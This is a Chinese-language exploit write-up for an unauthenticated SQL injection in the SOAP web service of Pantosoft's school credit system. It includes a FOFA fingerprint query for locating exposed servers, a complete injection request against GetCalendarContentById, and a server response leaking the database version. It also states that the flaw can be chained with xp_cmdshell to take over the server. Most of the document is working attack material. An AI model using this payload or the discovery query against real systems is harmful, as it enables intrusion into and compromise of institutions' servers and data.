S27-1上海鹏达-学分制系统-SQL

漏洞描述：

学分制系统 GetCalendarContentById、GetCurrentCalendar等实例处存在SQL注入漏洞，未经身份验证的远程攻击者可利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

网站图片：

fofa语法：

body="www.pantosoft.com" && body="Pantosoft Corporation" || icon_hash="-1632820573"


漏洞复现：

查询数据库版本 payload：

```
POST /WebService_PantoSchool.asmx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Content-Type: text/xml; charset=utf-8
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
  <soapenv:Header/>
    <soapenv:Body>
      <tem:GetCalendarContentById>
        <!--type: string-->
        <tem:ID>1' OR 1 IN (SELECT @@version) AND '1'='1</tem:ID>
      </tem:GetCalendarContentById>
    </soapenv:Body>
</soapenv:Envelope>
```

效果图：



Request

数据包扫描 美化 热加载 构造请求

```
POST /WebService_PantoSchool.asmx HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Content-Type: text/xml; charset=utf-8
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem:GetCalendarContentById>
      <!--type: string-->
      <tem:ID>1' OR 1 IN (SELECT @@version) AND '1'='1</tem:ID>
    </tem:GetCalendarContentById>
  </soapenv:Body>
</soapenv:Envelope>
```

Responses 3807bytes / 40ms

美化 请输入定位响应

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 20 Jun 2024 09:07:06 GMT
Connection: close
Content-Length: 3810

<?xml version="1.0" encoding="utf-8" ?>
<soap:Envelope
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
><soap:Body><soap:Fault><faultcode>soap:Server</faultcode><faultstring
    >System.Web.Services.Protocols.SoapException: 服务器无法处理请求。 ---&g
    PantoSchool.Common.AppException: 发生数据库错误，在将 nvarchar 值 'Micro
    Server 2014 - 12.0.4100.1 (X64)
  Apr 20 2015 17:29:27
  Copyright (c) Microsoft Corporation
  Enterprise Edition (64-bit) on Windows NT 6.3 &lt;X64&gt; (Build 9600: ) (H
' 转换成数据类型 int 时失败。 SQL语句: select * from BG_ToDo where flag=0 and
1 IN (SELECT @@version) AND '1'='1' order by ImportantOrder Desc,Bdate desc 在
---&gt; System.Data.SqlClient.SqlException: 在将 nvarchar 值 'Microsoft SQL S
- 12.0.4100.1 (X64)
  Apr 20 2015 17:29:27
  Copyright (c) Microsoft Corporation
  Enterprise Edition (64-bit) on Windows NT 6.3 &lt;X64&gt; (Build 9600: ) (H
' 转换成数据类型 int 时失败。
```